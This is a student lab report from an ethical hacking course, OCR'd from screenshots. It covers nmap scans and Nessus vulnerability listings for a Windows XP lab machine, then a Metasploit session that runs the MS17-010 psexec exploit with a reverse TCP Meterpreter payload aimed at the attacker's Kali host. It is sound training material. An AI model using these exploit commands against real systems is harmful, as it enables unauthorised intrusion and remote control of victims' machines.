ETHICAL HACKING

AT – HOME SECTION LAB REPORT


Name: DASARI SANATH KUMAR ID:700760349

CRN: 22285

0) (2 point) To begin this task, check out the IP addresses of each machine and provide them like this example, and they should be in the same subnet to get a point.

    - Kali's IP address: 192.168.2.128
    - Windows XP's IP address: 192.168.2.129
    - Ubuntu's IP address: 192.168.2.195

1) (3 points) Run a port scan on Windows XP and report ALL open ports.
We found that 135,139 and 445 are the open ports on winXP machine.



kali-linux-2023.4-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
BookUbuntu
kali-linux-2023.4-vmware-a...
Windows XP Professional
root@kali: ~
File Actions Edit View Help
To direct input to this VM, click inside or press Ctrl+G.
18°C
Sunny
Search
04:57 Sanath
3/12/2024


```
┌──(root㉿kali)-[~]
└─# nmap -nv 192.168.2.129
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-12 17:57 EDT
Initiating ARP Ping Scan at 17:57
Scanning 192.168.2.129 [1 port]
Completed ARP Ping Scan at 17:57, 0.09s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 17:57
Scanning 192.168.2.129 [1000 ports]
Discovered open port 135/tcp on 192.168.2.129
Discovered open port 139/tcp on 192.168.2.129
Discovered open port 445/tcp on 192.168.2.129
Completed SYN Stealth Scan at 17:57, 1.23s elapsed (1000 total ports)
Nmap scan report for 192.168.2.129
Host is up (0.0013s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:DD:D6:F8 (VMware)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1.50 seconds
           Raw packets sent: 1004 (44.160KB) | Rcvd: 1001 (40.040KB)

┌──(root㉿kali)-[~]
└─# 
```

2) (5 points) With the port information gathered from task 1, conduct the research on vulnerabilities and identify a Metasploit module to exploit the Windows XP machine (you cannot use the admin credential georgia: password, secret: Password123 for this task). Our goal for this task is to have a Meterpreter shell on Windows XP so that we can perform other remaining tasks.

a) Find vulnerabilities and briefly explain the vulnerability you'll use to exploit the system (3 points) . Below are the vulnerabilities on winXP.

SMB Null session authentication is the vulnerability is used here.it states that The remote host is running one of the Microsoft Windows operating systems. It was possible to log into it using a NULL session. A NULL session (no login/password) allows to get information about the remote host.

In this vulnerability scanning I have found some vulnerabilities related to smb so I have used the ***windows/smb/ms17_010_psexec*** module to exploit the target system and payload used is windows/meterpreter/reverse_tcp



test / 192.168.2.129

‹ Back to Hosts

Vulnerabilities 20

20 Vulnerabilities


Sev	CVSS	VPR	Name	Family	Count
CRITICAL	10.0		Microsoft Windows XP Unsupported Installation Detection	Windows	1
MIXED	...	...	Microsoft Windows (Multiple Issues)	Windows	5
HIGH	7.3	6.6	SMB NULL Session Authentication	Misc.	1
MIXED	...	...	SMB (Multiple Issues)	Misc.	2
INFO	...	...	SMB (Multiple Issues)	Windows	8
INFO			Nessus SYN scanner	Port scanners	3
INFO			Common Platform Enumeration (CPE)	General	1
INFO			Device Type	General	1
INFO			Ethernet Card Manufacturer Detection	Misc.	1
INFO			Ethernet MAC Addresses	General	1

Host Details


IP:	192.168.2.129
MAC:	00:0C:29:DD:D6:F8
OS:	Microsoft Windows XP Service Pack 2 Microsoft Windows XP Service Pack 3 Windows XP for Embedded Systems
Start:	Today at 6:20 PM
End:	Today at 6:22 PM
Elapsed:	3 minutes
KB:	Download

Vulnerabilities

- ● Critical
- ● High
- ● Medium
- ● Low
- ● Info


kali-linux-2023.4-vmware-amd64 - VMware Workstation
Home
BookUbuntu
Windows 10 x64
kali-linux-2023.4-vmware-a...
Windows 7
Metasploitable2-Linux
Windows XP Professional
root@kali: ~
File Actions Edit View Help
"the quieter you become, the more you are able to hear"
To direct input to this VM, click inside or press Ctrl+G.
18°C
Sunny
Search
12:55 Sanath
3/12/2024

```
msf6 > hosts

Hosts
=====

address        mac                name  os_name     os_flavor  os_sp  purpose  info  comments
-------        ---                ----  -------     ---------  -----  -------  ----  --------
192.168.2.129  00:0c:29:dd:d6:f8        Windows XP                    client

msf6 > nmap -n -sT -O 192.168.2.129 -oX /tmp/test.xml
[*] exec: nmap -n -sT -O 192.168.2.129 -oX /tmp/test.xml

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-12 13:34 EDT
Nmap scan report for 192.168.2.129
Host is up (0.0014s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT    STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:DD:D6:F8 (VMware)
Device type: general purpose
Running: Microsoft Windows XP
OS CPE: cpe:/o:microsoft:windows_xp::sp2 cpe:/o:microsoft:windows_xp::sp3
OS details: Microsoft Windows XP SP2 or SP3
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.26 seconds
msf6 > db_import /tmp/test.xml
[*] Importing 'Nmap XML' data
[*] Import: Parsing with 'Nokogiri v1.13.10'
[*] Importing host 192.168.2.129
[*] Successfully imported /tmp/test.xml
msf6 > db_import /root/Downloads/My_Test_Scan_*.nessus
[-] No such file /root/Downloads/My_Test_Scan_*.nessus
msf6 > db_import /root/Downloads/scan_on_winXP.nessus
[-] No such file /root/Downloads/scan_on_winXP.nessus
msf6 > db_import /home/kali/Downloads/scan_on_winXP.nessus
[*] Importing 'Nessus XML (v2)' data
[*] Importing host 192.168.2.129
[*] Successfully imported /home/kali/Downloads/scan_on_winXP.nessus
msf6 > vulns

Vulnerabilities
===============

Timestamp              Host          Name                                                                 References
```




```
msf6 > vulns

Vulnerabilities
===============

Timestamp                Host           Name                                                                                              References
---------                ----           ----                                                                                              ----------
2024-03-12 22:41:35 UTC  192.168.2.129  OS Security Patch Assessment Not Available                                                        IAVB-0001-B-0515,NSS-117886
2024-03-12 22:41:35 UTC  192.168.2.129  Common Platform Enumeration (CPE)                                                                 NSS-45590
2024-03-12 22:41:35 UTC  192.168.2.129  Nessus Scan Information                                                                           NSS-19506
2024-03-12 22:41:35 UTC  192.168.2.129  Target Credential Status by Authentication Protocol - No Credentials Provided                     IAVB-0001-B-0504,NSS-110723
2024-03-12 22:41:35 UTC  192.168.2.129  MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMP  CVE-2017-0143,CVE-2017-0144,CVE-2017-0145,CVE-2017-0146,CVE-2017-0147,CVE-2017-0148,BID-96703,BI
                                        ION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (uncredentialed check)   D-96704,BID-96705,BID-96706,BID-96707,BID-96709,EDB-ID-41891,EDB-ID-41987,MSFT-MS17-010,IAVA-201
                                                                                                                                          7-A-0065,MSKB-4012212,MSKB-4012213,MSKB-4012214,MSKB-4012215,MSKB-4012216,MSKB-4012217,MSKB-4012
                                                                                                                                          606,MSKB-4013198,MSKB-4013429,MSKB-4012598,CISA-KNOWN-EXPLOITED-2022/05/03,CISA-KNOWN-EXPLOITED-
                                                                                                                                          2022/08/10,CISA-KNOWN-EXPLOITED-2022/04/15,CISA-KNOWN-EXPLOITED-2022/04/27,CISA-KNOWN-EXPLOITED-
                                                                                                                                          2022/06/14,MSF-SMB DOUBLEPULSAR Remote Code Execution,NSS-97833
2024-03-12 22:41:35 UTC  192.168.2.129  MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling Remote Code Execution (9  CVE-2008-4250,BID-31874,MSFT-MS08-067,CERT-827267,IAVA-2008-A-0081-S,EDB-ID-6824,EDB-ID-7104,EDB
                                        58644) (ECLIPSEDWING) (uncredentialed check)                                                      -ID-7132,MSKB-958644,CWE-94,MSF-MS08-067 Microsoft Server Service Relative Path Stack Corruption
                                                                                                                                          ,NSS-34477
2024-03-12 22:41:35 UTC  192.168.2.129  Microsoft Windows SMB2 and SMB3 Dialects Supported (remote check)                                 NSS-106716
2024-03-12 22:41:35 UTC  192.168.2.129  Device Type                                                                                       NSS-54615
2024-03-12 22:41:35 UTC  192.168.2.129  Microsoft Windows XP Unsupported Installation Detection                                           EDB-ID-41929,IAVA-0001-A-0023,NSS-73182
2024-03-12 22:41:35 UTC  192.168.2.129  Unsupported Windows OS (remote)                                                                   IAVA-0001-A-0501,NSS-108797
2024-03-12 22:41:35 UTC  192.168.2.129  OS Identification                                                                                 NSS-11936
2024-03-12 22:41:35 UTC  192.168.2.129  Ethernet Card Manufacturer Detection                                                              NSS-35716
2024-03-12 22:41:35 UTC  192.168.2.129  VMware Virtual Machine Detection                                                                  NSS-20094
2024-03-12 22:41:35 UTC  192.168.2.129  Ethernet MAC Addresses                                                                            NSS-86420
2024-03-12 22:41:36 UTC  192.168.2.129  Traceroute Information                                                                            NSS-10287
2024-03-12 22:41:36 UTC  192.168.2.129  TCP/IP Timestamps Supported                                                                       NSS-25220
2024-03-12 22:41:36 UTC  192.168.2.129  Network Time Protocol (NTP) Server Detection                                                      IAVT-0001-T-0934,NSS-10884
2024-03-12 22:41:36 UTC  192.168.2.129  Microsoft Windows SMB Versions Supported (remote check)                                           NSS-100871
2024-03-12 22:41:36 UTC  192.168.2.129  Server Message Block (SMB) Protocol Version 1 Enabled (uncredentialed check)                      IAVT-0001-T-0710,NSS-96982
2024-03-12 22:41:36 UTC  192.168.2.129  ICMP Timestamp Request Remote Date Disclosure                                                     CVE-1999-0524,CWE-200,NSS-10114
2024-03-12 22:41:36 UTC  192.168.2.129  MS09-001: Microsoft Windows SMB Vulnerabilities Remote Code Execution (958687) (uncredentialed c  CVE-2008-4834,CVE-2008-4835,CVE-2008-4114,BID-31179,BID-33121,BID-33122,MSFT-MS09-001,MSKB-95868
                                        heck)                                                                                             7,CWE-399,MSF-Microsoft SRV.SYS WriteAndX Invalid DataOffset,NSS-35362
2024-03-12 22:41:36 UTC  192.168.2.129  Microsoft Windows SMB LanMan Pipe Server Listing Disclosure                                       NSS-10397
2024-03-12 22:41:36 UTC  192.168.2.129  SMB NULL Session Authentication                                                                   CVE-1999-0519,CVE-1999-0520,CVE-2002-1117,BID-494,NSS-26920
2024-03-12 22:41:36 UTC  192.168.2.129  Nessus Windows Scan Not Performed with Admin Privileges                                           IAVB-0001-B-0505,NSS-24786
2024-03-12 22:41:36 UTC  192.168.2.129  WMI Not Available                                                                                 NSS-135860
2024-03-12 22:41:36 UTC  192.168.2.129  Microsoft Windows SMB Registry : Nessus Cannot Access the Windows Registry                        IAVB-0001-B-0506,NSS-26917
2024-03-12 22:41:36 UTC  192.168.2.129  SMB Signing not required                                                                          NSS-57608
2024-03-12 22:41:36 UTC  192.168.2.129  Nessus SYN scanner                                                                                NSS-11219
2024-03-12 22:41:36 UTC  192.168.2.129  Nessus SYN scanner                                                                                NSS-11219
2024-03-12 22:41:36 UTC  192.168.2.129  Nessus SYN scanner                                                                                NSS-11219
2024-03-12 22:41:36 UTC  192.168.2.129  Microsoft Windows SMB NativeLanManager Remote System Information Disclosure                       NSS-10785
2024-03-12 22:41:36 UTC  192.168.2.129  Windows NetBIOS / SMB Remote Host Information Disclosure                                          NSS-10150
2024-03-12 22:41:36 UTC  192.168.2.129  Microsoft Windows SMB Service Detection                                                           NSS-11011
```

kali-linux-2023.4-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
BookUbuntu
kali-linux-2023.4-vmware-a...
Windows XP Professional
18:42
root@kali: ~
File Actions Edit View Help
To direct input to this VM, click inside or press Ctrl+G.
18°C
Sunny
Search
05:42 Sanath
3/12/2024

b) Identify the MSF module you want to use (1 points)


Here we are going to use ***windows/smb/ms17_010_psexec*** exploit module to perform exploitation on winXP.



```
################################################################################
                                                           https://metasploit.com


       =[ metasploit v6.3.43-dev                          ]
+ -- --=[ 2376 exploits - 1232 auxiliary - 416 post       ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use windows/smb/ms17_010_psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > use PAYLOAD windows/meterpreter/reverse_tcp

Matching Modules
================

   #  Name                                              Disclosure Date  Rank     Check  Description
   -  ----                                              ---------------  ----     -----  -----------
   0  exploit/multi/vpn/tincd_bof                       2013-04-22       average  No     Tincd Post-Authentication Remote TCP Stack Buffer Overflow
   1  exploit/windows/fileformat/vlc_smb_uri            2009-06-24       great    No     VideoLAN Client (VLC) Win32 smb:// URI Buffer Overflow
   2  payload/windows/meterpreter/reverse_tcp_allports                   normal   No     Windows Meterpreter (Reflective Injection), Reverse All-Port TCP Stager
   3  payload/windows/meterpreter/reverse_tcp                            normal   No     Windows Meterpreter (Reflective Injection), Reverse TCP Stager
   4  payload/windows/meterpreter/reverse_tcp_dns                        normal   No     Windows Meterpreter (Reflective Injection), Reverse TCP Stager (DNS)
   5  payload/windows/meterpreter/reverse_tcp_rc4_dns                    normal   No     Windows Meterpreter (Reflective Injection), Reverse TCP Stager (RC4 Stage Encryption DNS, Metasm)
   6  payload/windows/meterpreter/reverse_tcp_rc4                        normal   No     Windows Meterpreter (Reflective Injection), Reverse TCP Stager (RC4 Stage Encryption, Metasm)
   7  payload/windows/meterpreter/reverse_tcp_uuid                       normal   No     Windows Meterpreter (Reflective Injection), Reverse TCP Stager with UUID Support


Interact with a module by name or index. For example info 7, use 7 or use payload/windows/meterpreter/reverse_tcp_uuid

msf6 exploit(windows/smb/ms17_010_psexec) > set PAYLOAD payload/windows/meterpreter/reverse_tcp_allports
PAYLOAD => windows/meterpreter/reverse_tcp_allports
msf6 exploit(windows/smb/ms17_010_psexec) > set RHOSTS 192.168.2.129
RHOSTS => 192.168.2.129
msf6 exploit(windows/smb/ms17_010_psexec) > set LHOST 192.168.2.128
LHOST => 192.168.2.128
msf6 exploit(windows/smb/ms17_010_psexec) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.2.128:1
msf6 exploit(windows/smb/ms17_010_psexec) > [*] 192.168.2.129:445 - Target OS: Windows 5.1
[*] 192.168.2.129:445 - Filling barrel with fish... done
[*] 192.168.2.129:445 - <---------------| Entering Danger Zone |--------------->
[*] 192.168.2.129:445 -        [*] Preparing dynamite...
[*] 192.168.2.129:445 -                [*] Trying stick 1 (x86)...Boom!
```


kali-linux-2023.4-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
BookUbuntu
kali-linux-2023.4-vmware-a...
Windows XP Professional
23:24
kali@kali: ~
